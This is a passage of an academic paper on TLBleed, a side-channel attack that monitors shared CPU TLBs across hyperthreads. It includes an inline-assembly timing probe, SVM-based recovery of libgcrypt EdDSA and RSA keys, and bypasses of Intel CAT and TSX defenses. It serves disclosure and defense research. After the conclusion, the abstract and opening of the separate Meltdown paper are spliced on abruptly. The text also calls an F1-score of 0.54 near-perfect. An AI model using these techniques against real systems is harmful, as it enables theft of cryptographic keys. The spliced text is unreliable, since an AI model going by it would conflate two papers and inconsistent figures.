**Complex-mapped TLB** If our results prove inconsistent with the linear mapping hypothesis, we must reverse engineer a more complex hash function to collect eviction sets (**Q1**). This is, for instance, the case for the L2 sTLB (L2 shared TLB) on our Skylake machine. Reverse engineering this function is analogous to identifying its counterpart for CPU caches, which decides to which cache set a physical address maps [26, 60]. Thus, we assume that the TLB set number can be expressed as an XOR of a subset of bits of the virtual address, similar to the physical hash function for CPU caches.

To reverse engineer the hash, we first collect minimal eviction sets, following the procedure from [42]. From a large pool of virtual addresses, this procedure gives us minimal sets that each map to a single hash set. Second, we observe that every address from the same eviction set must map to the same hash set via the hash function, which we hypothesized to be a XOR of various bits from the virtual address. For each eviction set and address, this gives us many constraints that must hold. By calculating all possible subsets of XOR-ed bit positions that might make up this function, we arrive at a unique solution. For instance, Figure 5 shows the hash function for Skylake's L2 sTLB. We refer to it as *XOR-7*, as it XORs 7 consecutive virtual address bits to find the TLB set.

Table 1 summarizes the TLB properties that our reverse engineering methodology identified. As shown in the table, most TLB levels/types on recent Intel microarchitectures use linear mappings, but the L2 sTLB on Skylake and Broadwell are exceptions with complex, XOR-based hash functions.



Figure 3: Skylake TLBs are not inclusive.

**Interaction Between TLB Caches** One of the central cache properties is inclusivity. If caches are inclusive, lower levels are guaranteed to be subsets of higher levels. If caches are not inclusive, cached items are guaranteed to be in at most one of the layers. To establish this property for TLBs, we conduct the following experiment:

1. Assemble a working set $S1$ that occupies part of a L1 TLB, and then the L2 TLB, until it is eventually too large for the L2 TLB. The pages should target only one particular L1 TLB (i.e., code or data).

2. Assemble a working set $S2$ of constant size that targets the other L1 TLB.

3. We access working sets $S1+S2$. We gradually grow $S1$ but not $S2$. We observe whether we see L1 misses of either type, and also whether we observe L2 misses.

4. If caches are inclusive, L2 evictions of one type will cause L1 evictions of the opposite type.

The result of our experiment is in Figure 3. We conclude TLBs on Skylake are not inclusive, as neither type of page can evict the other type from L1. This implicitly means that attacks that require L1 TLB evictions are challenging in absence of L1 TLB sharing, similar, in spirit, to the challenges faced by cache attacks in non-inclusive caching architectures [18].

With this analysis, we have addressed **Q1**. We now have a sufficient understanding of TLB internals on commodity platforms to proceed with our attack.

## 6 Cross-hyperthread TLB Monitoring

To verify the reverse engineered TLB partitions, and to determine how hyperthreads are exposed to each others' activity (addressing **Q2**), we run the following experiment for each TLB level/type:

1. Collect an eviction set that perfectly fills a TLB set.

Table 1: TLB properties per Intel microarchitecture as found by our reverse engineering methodology. hsh = hash function. w = number of ways. pn = miss penalty in cycles, shr indicates whether the TLB is shared between threads.

| | | L1 dTLB | | | | | L1 iTLB | | | | | L2 sTLB | | | | |

2. For each pair of eviction sets, access one set on one hyperthread and the other set on another hyperthread running on the same core.

3. Measure the observed evictions to determine whether one given set interferes with the other set.

Figure 4 presents our results for Intel Skylake, with a heatmap depicting the number of evictions for each pair of TLB (and corresponding eviction) sets. The lighter colors indicate a higher number of TLB miss events in the performance counters, and so imply that the corresponding set was evicted. A diagonal in the heatmap shows interference between the hyperthreads. If thread 1 accesses a set and thread 2 accesses the same set, they interfere and increase the miss rate. The signals in the figure confirm our reverse engineering methodology was able to correctly identify the TLB sets for our Skylake testbed microarchitecture. Moreover, as shown in the figure, only the L1 dTLB and the L2 sTLB show a clear interference between matching pairs of sets, demonstrating that such TLB levels/types are shared between hyperthreads while the L1 iTLB does not appear to be shared. The signal on the diagonal in the L1 dTLB shows that a given set is shared with the exact same set on the other hyperthread. The signal on the diagonal in the L2 sTLB shows that sets are shared but with a 64-entry offset—the highest set number bit is XORred with the hyperthread ID when computing the set number. The spurious signals in the L1 dTLB and L1 iTLB charts are sets representing data and code needed by the instrumentation and do not reflect sharing between threads. This confirms statements in [11] that, since the Nehalem microarchitecture, "L1 iTLB page entries are statically allocated between two logical processors', and "DTLB0 and STLB" are a "competitively-shared resource." We verified that our results also extend to all other microarchitectures we considered (see Table 1).

With this analysis we have addressed **Q2**. We can now use the L1 dTLB and the L2 sTLB (but not the L1 iTLB) for our attack. In addition, we cannot easily use the L2 sTLB for code attacks, as with non-inclusive TLBs and non-shared L1 iTLB triggering L1 evictions is challenging, as discussed earlier. This leaves us with data attacks on the L1 dTLB or L2 sTLB.

## 7 Unprivileged TLB Monitoring

While performance counters can conveniently be used to reverse engineer the properties of the TLB, accessing them requires superuser access to the system by default on modern Linux distributions, which is incompatible with our unprivileged attacker model. To address **Q3**, we now look at how an attacker can monitor the TLB activity of a victim without any special privilege by just *timing memory accesses.*

We use the code in Figure 6, designed to monitor a 4-way TLB set, to exemplify our approach. As shown in the figure, the code simply measures the latency when accessing the target eviction set. This is similar, in spirit, to the PROBE phase of a classic PRIME+PROBE cache attack [42, 43, 45], which, after priming the cache, times the access to a cache eviction set to detect accesses of the victim to the corresponding cache set. In our TLB-based attack setting, a higher eviction set access latency indicates a likely TLB lookup performed by the victim on the corresponding TLB set.

To implement an efficient monitor, we time the accesses using the `rdtsc` and `rdtscp` instructions and serialize each memory access with the previous one. This is to ensure the latency is not hidden by parallelism, as each load is dependent on the previous one, a technique also seen in [43] and other previous efforts. This pointer chasing strategy allows us to access a full eviction set without requiring full serialization after every load. The `lfence` instructions on either side make it unnecessary to do a full pipeline flush with the `cpuid` instruction, which makes the operation faster.

With knowledge of the TLB structure, we can design an experiment that will tell us whether the latency reliably indicates a TLB hit or miss or not. We proceed as follows:



Figure 4: Interaction of TLB sets between hyperthreads on Intel Skylake. This shows that the L1 dTLB and the L2 sTLB are shared between hyperthreads, whereas this does not seem to be the case for the L1 iTLB.

$$H = \begin{bmatrix} 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 \end{bmatrix}$$

Figure 5: Skylake L2 sTLB's hash function ($H$), which converts a virtual address $VA$ to a L2 sTLB set with the matrix multiplication $H \cdot VA[26:12]$, where $VA[26:12]$ represent the next 14 lowest bits of $VA$ after the 12 lowest bits of $VA$. We call this function *XOR-7*, because it XORs 7 consecutive virtual address bits. We have observed a similar *XOR-8* function on Broadwell.

Figure 6: Timed accesses used to monitor a 4-way TLB set with pointer chasing.

```
uint64_t probe; /* probe addr */
uint32_t time1,time2;

asm volatile (
"lfence\n"
"rdtsc\n"
"mov %%eax, %%edi\n"
"mov (%2), %2\n"
"mov (%2), %2\n"
"mov (%2), %2\n"
"mov (%2), %2\n"
"lfence\n"
"rdtscp\n"
"mov %%edi, %0\n"
"mov %%eax, %1\n"
  : "=r" (time1), "=r" (time2)
  : "r" (probe)
  : "rax", "rbx", "rcx",
    "rdx", "rdi");
```



Figure 7: Memory access latency determining TLB hit or misses. The mapped physical page is always the same one, and so always in the cache, so the latency of the memory access purely depends on TLB latency.

1. We assemble three working sets. The first stays entirely within L1 dTLB. The second misses L1 partially, but stays inside L2. The third set is larger than L2 and will so force a page table walk.

2. The eviction sets are virtual addresses, which we all map to the same physical page, thereby avoiding noise from the CPU data cache.

3. Using the assembly code we developed, we access these eviction sets. If the latency predicts the category, we should see a clear separation.

We take the Skylake platform as an example. The result of our experiment can be seen in Figure 7. We see a multi-modal distribution, clearly indicating that we can use unprivileged instructions to profile TLB activity.



Figure 8: Page-level access patterns of data of an ECC point multiplication routine. The background is the ground truth of the cases we wish to distinguish. The rectangles show temporally unique patterns that make this possible.

Figure 9: Elliptic curve point multiplication in libgcrypt. We attack the non-constant-time half of the branch.

```
void
_gcry_mpi_ec_mul_point (mpi_point_t result,
 gcry_mpi_t scalar, mpi_point_t point,
 mpi_ec_t ctx)
{
 gcry_mpi_t x1, y1, z1, k, h, yy;
 unsigned int i, loops;
 mpi_point_struct p1, p2, p1inv;
...
 if (mpi_is_secure (scalar)) {
/* If SCALAR is in secure memory we assume that it
   is the secret key we use constant time operation.
*/
     ...
 } else {
  for (j=nbits-1; j >= 0; j--) {
   _gcry_mpi_ec_dup_point (result, result, ctx);
   if (mpi_test_bit (scalar, j))
    _gcry_mpi_ec_add_points(result,result,point,ctx);
  }
 }
}
```

Our analysis here addresses **Q3**. We can now rely on unprivileged memory access latency measurements to reliably distinguish TLB misses from TLB hits and hence monitor the activity of the victim over shared TLBs in practical settings.

## 8 Temporal Analysis

Given the monitoring logic we developed in Section 5, we now turn to **Q4**—how can we leak information with a page-granular signal for data pages only? When targeting sensitive cryptographic applications, previous work on controlled channels focused on leaking the secret using code pages due to the difficulty of extracting secrets using page-granular data accesses [58]. Data pages are only used for synchronization purposes in the attack. In other words, this is a non-trivial challenge, especially given our side-channel rather than controlled-channel attack scenario.

To investigate the extent of this challenge, we pick an example target, `libgcrypt`, and target its elliptic curve cryptography (ECC) multiplication function, shown in Figure 9. This function will be used in a signing operation, where `scalar` is a secret. We use the non-constant-time version in this work. We instrument the code with the Intel Pin Dynamic Binary Instrumentation framework [39].

Figure 8 shows the observed activity in each of the 16 L1 dTLB sets over time. The two background colors differentiate between data accesses of the two different functions, namely the function that performs a duplication operation and one that performs an addition operation depending on a single bit in the private key as shown in a code snippet taken from `libgcrypt`. If we can differentiate between the TLB operations of these two functions, we can leak the secret private key. It is clear that the same sets are always active in both sides of the branch, making it impossible to leak bits of the key by just monitoring which sets are active a la PRIME+PROBE. Hence, due to (page-level) side-channel coarsening, TLB attacks cannot easily rely on traditional spatial access information to leak secrets in real-world attack settings.

Looking more carefully at Figure 8, it is clear that some sets are accessed at *different times* within the execution of each side of the branch. For example, it is clear that the data variables that map to TLB set 9 are being accessed at different times in the different sides of the branch. The question is whether we can use such timings as distinguishing features for leaking bits of data from `libgcrypt`'s ECC multiplication function. In other words, we have to rely on temporal accesses to the TLB sets instead of the commonly-used spatial accesses for the purposes of leaking information.

To investigate this approach, we now look at signal classification for the activity in the TLB sets. Furthermore, in the presence of address-space layout randomization (ASLR), target data may map to different TLB sets. We discuss how we can detect the TLB sets of interest using a similar technique.

**Signal classification** Assuming availability of latency measurements from a target TLB set, we want to distinguish the execution of different functions that access the

target TLB set at different times. For this purpose, we train a classifier that can distinguish which function is being executed by the victim, as a function of observed TLB latencies. We find that, due to the high resolution of our channel, a simple classification and feature extraction strategy is sufficient to leak our target functions' temporal traces with a high accuracy. We discuss what more may be possible with more advanced learning techniques and the implications for future cache attacks and defenses in Section 10. We now discuss how we trained our classifier.

To collect the ground truth, we instrument the victim with statements that record the state of the victim's functions, that is how the classifier should classify the current state. This information is written to memory and shared with our TLB monitoring code developed in Section 5. We run the monitoring code on the sibling hyperthread of the one that executes the instrumented victim. Our monitoring code uses the information provided by the instrumented victim to measure the activity of the target TLB set for each of the two functions that we wish to differentiate.

To extract suitable features from the TLB signal, we simply encode information about the activity in the targeted TLB set using a vector of normalized latencies. We then use a number of such feature vectors to train a Support Vector Machine (SVM) classifier, widely used nowadays for general-purpose classification tasks [12]. We use our SVM classifier to solve a three-class classification problem: distinguishing accesses to two different functions (class-1 and class-2) and other arbitrary functions (class-3) based on the collected TLB signals. The training set consists of a fixed number (300) of observed TLB latencies starting at a function boundary (based on the ground truth). We find the normalizing the amplitude of the latencies prior to training and classification to be critical for the performance of our classifier. For each training sample, we normalize the latencies by subtracting the mean latency and dividing by the standard deviation of the 300 latencies in the training sample.

We use 8 executions to train our SVM classifier. On average, this results in 249 executions of the target duplication function, and 117 executions of the target addition function, leading to 2,928 training samples of function boundaries. After training, the classifier can be used on target executions to extract function signatures and reconstruct the target private key. We report on the performance of the classifier and its effect on the end-to-end TLBleed attack on `libgcrypt` in Section 9.2.

As an example of the classifier in action on the raw signal, see Figure 10. It has been trained on the latency values, and can reliably detect the 2 different function boundaries. We use a peak detection algorithm to derive the bit stream from the classification output. The moving average is not used by the classifier, but is shown to make the signal discrepancy more apparent to human inspection. The peak detection merges spurious peaks/-valleys into one as seen in the first valley, and turns the continuous classification into a discrete bitstream.



Figure 10: SVM signal classification on raw latency data. The background shade represents ground truth; either the execution of the 'dup' function (0) or the 'mul' function (1). The classifier properly classifies signal boundaries from raw latency data; either the start of a dup (0), mul (1) or not a boundary (0.5). The peak detection converts the continuous classifications into discrete single detections.

**Identifying the Target TLB Set** For the `libgcrypt` target, we only need to use a single TLB set for training and testing. For the purpose of training our classifier, we assume that this information is known. During a real-world attack, however, we cannot know the target TLB set beforehand, due to virtual address randomization performed by ASLR.

Nonetheless, our hypothesis is that each of the TLB sets behave differently during the execution of our target program. Hence, we can follow the same approach of classifying behavior based on the temporal activity of each of the sets to distinguish the target set. In other words, in a preliminary step, we can now use our SVM classifier to solve a $s$-class classification problem, where each class represents TLB signals for a particular TLB set and we want to identify TLB signals that belong to the "target" class of interest. To validate our hypothesis, we run this step for the same period as we do for the attack, when the ECC point multiplication occurs. We find that this simple strategy already results in a classifier that can distinguish the TLB sets. Section 9.1 evaluates the reliability and performance of our target TLB set detection technique.

We can now mount an end-to-end attack using a simple classification and feature extraction strategy, as well as a preliminary step to identify the victim TLB set in spite of ASLR.

## 9 Evaluation

In this section we select a challenging case study, and evaluate the reliability of TLBleed.

**Testbed** To gain insights on different recent micro-architectures, we evaluated TLBleed on three different systems: (i) a workstation with an Intel Skylake Core i7-6700K CPU and 16 GB of DDR4 memory, (ii) a server with an Intel Broadwell Xeon E5-2620 v4 and 16 GB of DDR4 memory, and (iii) a workstation with an Intel Coffeelake Core i7-8700 and 16 GB of DDR4 memory. We mention which system(s) we use for each experiment.

**Overview of the results** We first target `libgcrypt`'s Curve 25519 EdDSA signature implementation. We use a version of the code that is not written to be constant-time. We first show that our classifier can successfully distinguish the TLB set of interest from other TLB sets (Section 9.1). We then evaluate the reliability of the TLBleed attack (Section 9.2). On average, TLBleed can reconstruct the private key in 97% of the case using *only a single signature generation capture and in only 17 seconds.* In the remaining cases, TLBleed significantly compromises the private key. Next we perform a similar evaluation on RSA code implemented in `libgcrypt`, that was written to be constant-time in order to mitigate FLUSH+RELOAD [59], but nevertheless leaves a secret-dependent data trace. The implementation has since been improved, already before our work. We then evaluate the security of state-of-the-art cache defenses in face of TLBleed. We find that TLBleed is able to leak information even in presence of strong, hardware-based cache defenses (Section 9.5 and Section 9.6). Finally, we construct a covert channel using the TLB, to evaluate the resistance of TLBleed to noise (Section 9.7).

### 9.1 TLB set identification

To show all TLB sets behave in a sufficiently unique way for TLBleed to reliably differentiate them, we show our classifier trained on all the different TLB sets recognizing test samples near-perfectly. After training a classifier on samples from each of the 16 L1 dTLB access patterns in *libgcrypt*, we are able to distinguish all TLB sets from each other with an F1-score of 0.54, as shown in a reliability matrix in Figure 11. We observe no false positives or false negatives to find the desired TLB set across repeated runs. We hence conclude that TLBleed is effective against ASLR in our target application. We further discuss the implications of TLB set identification on weakening ASLR in Section 10.



Figure 11: Classification reliability for distinguishing TLB sets using temporal access patterns. For all active TLB sets during our target operation, we can reliably determine where they are mapped in the virtual address space.

### 9.2 Compromising EdDSA

Curve 25519 EdDSA signature algorithm in libgcrypt v1.6.3 is a high-performance elliptic curve algorithm [6]. To demonstrate TLBleed determining a key by just monitoring the TLB, we attack the non-constant-time version of this code. This would still be safe when cache isolation is deployed.

As shown previously in Figure 9, we are interested in distinguishing between the duplication (i.e., `_gcry_mpi_ec_dup_point`) and addition (i.e., `_gcry_mpi_ec_add_points`) operations, so that we can distinguish key bits in the secret used in the signature. There will always be a `dup` invocation for every bit position in the execution trace, plus an average of 128 `add` invocations somewhere for every '1' bit in the secret value. As keys are 256 bits in Curve 25519, on average we observe 384 of these operations.

Hence, we must be able to distinguish the two operations with high reliability. Errors in the classification require additional bruteforcing on the attacker's side to compensate. As misclassification errors translate to arbitrary bit edit operations in the secret key, bruteforcing quickly becomes intractable with insufficient reliability.

We follow a two step approach in evaluating TLBleed on `libgcrypt`. We first collect the activities in the TLB for *only 2 ms* during a single signing operation. Our classifier then uses the information in this trace to find the TLB set of interest and to classify the duplication and addition operations for leaking the private key. In the second step, we try to compensate for classification errors using a number of heuristics to guide bruteforcing in exhausting the residual entropy. We first discuss the

Table 2: Success rate of TLBleed on various microarchitectures. The success rate is a count of the number of successful full key recoveries, with some brute forcing (BF) attempts. Unsuccessful cases were out of reach of bruteforcing.

| Micro-architecture | Trials | Success | Median BF |
|---|---|---|---|
| Skylake | 500 | 0.998 | $2^{1.6}$ |
| Broadwell | 500 | 0.982 | $2^{3.0}$ |
| Coffeelake | 500 | 0.998 | $2^{2.6}$ |
| Total | 1500 | 0.993 | |



Figure 12: Required number of bruteforcing attempts for compromising 256-bit EdDSA encryption keys with TLBleed.

results and then elaborate on the bruteforcing heuristics that we use.

Table 2 shows the results of our attack on all testbeds. With a small number of measurements-guided bruteforcing, TLBleed can successfully leak the key in 99.8% of the cases in the Skylake system, in 98.2% of the cases on the Broadwell system, and 99.8% on Coffeelake. In the remaining cases, while the key is significantly compromised, bruteforcing was still out of reach with our available computing resources. The end-to-end attack time is composed of: 2 ms of capture time; 17 seconds of signals analysis with the trained classifier; and a variable amount of brute-force guessing with a negligible median work factor of $2^3$ at worst, taking a fraction of a second. Thus, in the most common case, the end-to-end attack time is dominated by the signals analysis phase of 17 seconds and can be trivially reduced with more computing resources. Given that TLBleed requires a very small capture time, existing re-randomization techniques (e.g., Shuffler [57]) do not provide adequate protection against TLBleed, even if they re-randomized both code and data.

Figure 13: Sketched representation of SIMPLE_EXPONENTIATION variant of modular exponentiation in `libgcrypt`, in an older version.

```
void
_gcry_mpi_powm (gcry_mpi_t res,
   gcry_mpi_t base, gcry_mpi_t expo, gcry_mpi_t mod)
{
   mpi_ptr_t rp, xp; /* pointers to MPI data */
   mpi_ptr_t tp;
   ...
   for(;;) {
     ...
     /* For every exponent bit in expo: */
     _gcry_mpih_sqr_n_basecase(xp, rp);
     if(secret_exponent || e_bit_is1) {
      /* Unconditional multiply if exponent is
       * secret to mitigate FLUSH+RELOAD.
       */
      _gcry_mpih_mul (xp, rp);
     }
     if(e_bit_is1) {
       /* e bit is 1, use the result */
       tp = rp; rp = xp; xp = tp;
       rsize = xsize;
     }
   }
}
```

Figure 12 provides further information on the frequency of bruteforcing attempts required after classification. We rely on two heuristics based on the classification results to guide our bruteforcing attempts. Due to the streaming nature of our classifier, sometimes it does not properly recognize a 1 or a 0, leaving a blank (i.e., *skipping*), and sometimes it classifies two 1s or two 0s instead of only one (i.e., *duplicating*). By looking at the length of periods in which the classifier makes decision, we can find cases where the period is too long for a single classification (skipping) and cases where the period is too short for two classifications (duplicating). In the case of skipping, we try to insert a guess bit and in the case of duplicating, we try to remove the duplicate. As evidenced by our experimental results, these heuristics work quite well for dealing with misclassifications in the case of the TLBleed attack.

## 9.3 Compromising RSA

We next show that an RSA implemenetation, written to mitigate FLUSH+RELOAD [59], nevertheless leaves a secret-dependent data trace in the TLB that TLBleed can detect. This finding is not new to our work and this version has since been improved. Nevertheless we show TLBleed can detect secret key bits from such an RSA implementation, even when protected with cache isolations deployed, as well as code hardening against FLUSH+RELOAD.

Listing 13 shows our target RSA implemenatation.



Figure 14: TLBleed accuracy in computing RSA 1024-bit secret exponent bits. Shown is the histogram of the number of errors the reconstructed RSA exponent contained from a single capture, expressed as the Levenshtein edit distance.



Figure 15: TLBleed compromising software defenses, as demonstrated by the substantial number of TLB rather than cache misses required by our `libgcrypt` attack.

The code maintains pointers to the result data (rp) and working data (xp). This is a schematic representation of modular exponentiation code as it existed in older versions of `libgcrypt`, following a familiar square-and-multiply algorithm to compute the modular exponentiation. The multiplication should only be done if the corresponding exponent bit is 1. Conditionally executing this code leaks information about the secret exponent, as shown in [59]. To mitigate this, the code unconditionally executes the multiplication but conditionally uses the result, by swapping the rp and xp pointers if the bit is 1. Whenever these pointers fall in different TLB sets, TLBleed can detect whether or not this swapping operation has happened, by distinguishing the access activity in the swapped and unswapped cases, directly leaking information about the secret exponent.

We summarize the accuracy of our key reconstruction results in Figure 14, a histogram of the edit distance of the reconstructed RSA keys showing that on average we recover more than 92% of RSA keys with a single capture. While we have not upgraded these measurements to a full key recovery, prior work [61] has shown that it is trivial to reconstruct the full key from 60% of the recovered key by exploiting redundancies in the storage of RSA public keys [22].

## 9.4 Compromising Software Defenses

Software-implemented cache defenses all seek to prevent an attacker to operate cache evictions for the victim's cachelines. Since TLBleed only relies on TLB evictions and is completely oblivious to cache activity, our attack strategy trivially bypasses such defenses. To confirm this assumption, we repeat our `libgcrypt` attack for an increasing number of iterations to study the dependency between victim activity and cache vs. TLB misses.

Table 3: TLBleed compromising Intel CAT.

| Microarchitecture | Trials | Success | Median BF |
|---|---|---|---|
| Broadwell (CAT) | 500 | 0.960 | $2^{2.6}$ |
| Broadwell | 500 | 0.982 | $2^{3.0}$ |

Figure 15 presents our results. As shown in the figure, the TLBleed has no impact on the cache behavior of the victim (LLC shown in figure, but we observed similar trends for the other CPU caches). The only slight increase in the number of cache misses is a by-product of the fast-growing number of TLB misses required by TLBleed and hence the MMU's page table walker more frequently accessing the cache. Somewhat counter-intuitively, the increase in the number of cache misses in Figure 15 is still constant regardless of the number of TLB misses reported. This is due to high virtual address locality in the victim, which translates to a small, constant cache working set for the MMU when handling TLB misses. This experiment confirms our assumption that TLBleed is oblivious to the cache activity of the victim and can trivially leak information in presence of state-of-the-art software-implemented cache defenses.

## 9.5 Compromising Intel CAT

We now want to assess whether TLBleed can compromise strong, hardware-based cache defenses based on hardware cache partitioning. Our hypothesis is that such



Figure 16: TLBleed detects TLB activity of a victim process running inside an Intel TSX transaction by stealthily measuring TLB misses.



Figure 17: TLB covert channel bandwidth without and with a heavy interference load. The undetected frame error rate is low in both cases: $2.0 \cdot 10^{-5}$ and $3.2 \cdot 10^{-4}$ respectively.

hardware mechanisms do not extend their partitioning to the TLB. Our Broadwell processor, for example, is equipped with the Intel CAT extension, which can partition the shared cache between distrusting processes [37]. To validate our hypothesis, our goal is to show that TLBleed can still leak information even when Intel CAT is in effect.

We repeat the same experiment we used to attack `libgcrypt`, but this time with Intel CAT enabled. We isolate the victim `libgcrypt` process from the TLBleed process using Intel `rdtset` tool by perfectly partitioning the cache between the two processes (using the `0xf0` mask for the victim, and `0x0f` for TLBleed). Table 3 shows that the hardware cache partitioning strategy implemented by Intel CAT does not stop TLBleed, validating our hypothesis. This demonstrates TLBleed can bypass state-of-art defenses that rely on Intel CAT (or similar mechanisms) [37].

## 9.6 Compromising Intel TSX

We now want to assess whether TLBleed can compromise strong, hardware-based cache defenses that protect the cache activity of the victim with hardware transactional memory features such as Intel TSX. In such defenses, attacker-induced cache evictions induce Intel TSX capacity aborts, detecting the attack [21]. Our hypothesis is that such hardware mechanisms do not extend their abort strategy to TLB evictions. To validate our hypothesis, our goal is to show that TLBleed can still detect the victim's activity with successful transactions and leak information even when Intel TSX is in effect.

Porting `libgcrypt`'s EdDSA algorithm to run inside a TSX transaction requires major source changes since its working set does not fit inside the CPU cache. We instead experiment with a synthetic but representative example, where a victim process accesses a number of memory addresses in a loop for a given number of times inside a transaction.

Figure 16 shows the number of TLB misses with and without TLBleed. Increasing the duration of victim's execution allows TLBleed to detect more and more TLB miss due to the victim's activity. Each additional miss provides TLBleed with information about the secret operation of a victim without aborting the transaction, validating our hypothesis. This demonstrates TLBleed can also bypass recent defenses that rely on Intel TSX (or similar mechanisms) [21] and, ultimately, all the state-of-the-art cache defenses.

## 9.7 TLB Covert Channel

To further prove the correct reverse engineering of TLB properties, and to do a basic quantification of the noise resistance properties of this channel, we use our new TLB architecture knowledge to construct a covert channel. This allows communication between mutually cooperating parties that are not authorized to communicate, e.g. to exfiltrate data. We exclusively use the TLB and no other micro-architectural state for this channel. For the purposes of this design, TLB sets and cache sets serve the same purpose: accessing the set gives the other party a higher latency in the same set, which we use as a communication primitive. We borrow design ideas from [41].

We implement this covert channel and do two experiments. The first we run the protocol with a transmitter and receiver on two co-resident hyperthreads on an other-

wise quiescent machine. The second we do the same, but generate two heavy sources of interference: one, we run the libgcrypt signing binary target in a tight loop on the same core; and two, we run `stress -m 5` to generate a high rate of memory activity throughout the machine.

We find the usable bandwidth under intense load is roughly halved, and the rate of errors that was not caught by the framing protocol does increase, but remains low. We see an undetected frame error rate of $2.0 \cdot 10^{-5}$ for a quiescent machine, and $3.2 \cdot 10^{-4}$ for the heavily loaded machine. These results are summarized in Figure 17 and show robust behaviour in the presence of heavy interference. We believe that, given the raw single TLB set probe rate of roughly $30 \cdot 10^7$, with additional engineering effort the bandwidth of this channel could be significantly improved.

## 10 Discussion

Leaking cryptographic keys and bypassing cache side-channel defenses are not the only possible targets for TLBleed. Moreover, mitigating TLBleed without support from future hardware is challenging. We discuss these topics in this section.

### 10.1 Other targets

TLBleed can potentially leak other information whenever TLBs are shared with a victim process. We expect that our TLB set classification technique can very quickly reduce the entropy of ASLR, either that of the browser [8, 17] or kernel [20, 24, 29]. The L2 TLB in our Broadwell system has 256 sets, allowing us to reduce up to 8 bits of entropy. Note that since the TLB is shared, separating address spaces [19] will not protect against TLBleed.

Other situations where TLBleed may leak information stealthily are from Intel SGX enclaves or ARM TrustZone processes. We intend to pursue this avenue of research in the future.

### 10.2 Mitigating TLBleed

The simplest way to mitigate TLBleed is by disabling hyperthreads or by ensuring in the operating system that sensitive processes execute in isolation on a core. However, this strategy inevitably wastes resources. Furthermore, in cloud environments, customers cannot trust that their cloud provider's hardware or hypervisor has deployed a (wasteful) mitigation. Hence, it is important to explore other mitigation strategies against TLBleed.

In software, it may be possible to partition the TLB between distrusting processes by partitioning the virtual address space. This is, however, challenging since almost all applications rely on contiguous virtual addresses for correct operations, which is no longer possible if certain TLB sets are not accessible due to partitioning.

It is easier to provide adequate protection against TLBleed in hardware. Intel CAT, for example, can be extended to provide partitioning of TLB ways on top of partitioning cache ways. Existing defenses such as CATalyst [37] can protect themselves against TLBleed by partitioning the TLB in hardware. Another option is to extend hardware transactional memory features such as Intel TSX to cause capacity aborts if a protected transaction observes unexpected TLB misses similar to CPU caches. Existing defenses such as Cloak [21] can then protect themselves against TLBleed, since an ongoing TLBleed attack will cause unexpected aborts.

## 11 Related Work

We focus on closely related work on TLB manipulation and side-channel exploitation over shared resources.

### 11.1 TLB manipulation

There is literature on controlling TLB behavior in both benign and adversarial settings. In benign settings, controlling the impact of the TLB is particularly relevant in real-time systems [27, 44]. This is to make the execution time more predictable while keeping the benefits of a TLB. In adversarial settings, the TLB has been previously used to facilitate exploitation of SGX enclaves. In particular, Wang et al. [56] showed that it is possible to bypass existing defenses [51] against controlled channel attacks [58] by flushing the TLB to force page table walks without trapping SGX enclaves. In contrast, TLBleed leaks information by directly observing activity in the TLB sets.

### 11.2 Exploiting shared resources

Aside from the cache attacks and defenses extensively discussed in Section 2.1, there is literature on other microarchitectural attacks exploiting shared resources. Most recently, Spectre [32] exploits shared Branch Target Buffers (BTBs) to mount "speculative" control-flow hijacking attacks and control the speculative execution of the victim to leak information. Previously, branch prediction has been attacked to leak data or ASLR information [2, 3, 14, 35]. In [4], microarchitectural properties of execution unit sharing between hyperthreads is analyzed. Finally, DRAMA exploits the DRAM row buffer to mount (coarse-grained) cross-CPU side-channel attacks [46].

### 11.3 Temporal side-channel analysis

A number of previous efforts have observed that temporal information can be used to mount side-channel attacks over shared caches or similar fine-grained channels [4, 15, 25, 38, 45, 61]. With TLBleed, we introduce a machine learning-based analysis framework that exploits (only) high-resolution temporal features to leak information even in (page-level) side-channel coarsening scenarios. Nonetheless, our approach is generic and hence applicable to other attack settings, where an attacker targets either fine-grained (e.g., cache) or even more coarse-grained (e.g., DRAM) channels.

## 12 Conclusion

TLBleed, a powerful and fundamentally new side channel attack via the TLB, shows that the problem of microarchitectural side channels goes much deeper than previously assumed. So far, much of the community has implicitly assumed that practical, fine-grained side-channel attacks are limited to the CPU data and instruction caches, leaving most other shared resources out of the threat model. In this paper, we have shown that TLB activity monitoring not only offers a practical new side channel, but also that it bypasses all the state-of-the-art cache side-channel defenses. Since the operation of the TLB is a fundamental hardware property, mitigating TLBleed is challenging. It requires novel research to design efficient yet flexible mechanisms that isolate TLB partitions based on the corresponding security domains. However, it is not unlikely that as new mitigations are developed, new side channels amenable to practical attacks emerge. As a more general lesson, TLBleed demonstrates that comprehensive side-channel protection should carefully consider *all* shared resources.

## Abstract

The security of computer systems fundamentally relies on memory isolation, e.g., kernel address ranges are marked as non-accessible and are protected from user access. In this paper, we present Meltdown. Meltdown exploits side effects of out-of-order execution on modern processors to read arbitrary kernel-memory locations including personal data and passwords. Out-of-order execution is an indispensable performance feature and present in a wide range of modern processors. The attack is independent of the operating system, and it does not rely on any software vulnerabilities. Meltdown breaks all security guarantees provided by address space isolation as well as paravirtualized environments and, thus, every security mechanism building upon this foundation. On affected systems, Meltdown enables an adversary to read memory of other processes or virtual machines in the cloud without any permissions or privileges, affecting millions of customers and virtually every user of a personal computer. We show that the KAISER defense mechanism for KASLR has the important (but inadvertent) side effect of impeding Meltdown. We stress that KAISER must be deployed immediately to prevent large-scale exploitation of this severe information leakage.

## 1 Introduction

A central security feature of today's operating systems is memory isolation. Operating systems ensure that user programs cannot access each other's memory or kernel memory. This isolation is a cornerstone of our computing environments and allows running multiple applications at the same time on personal devices or executing processes of multiple users on a single machine in the cloud.

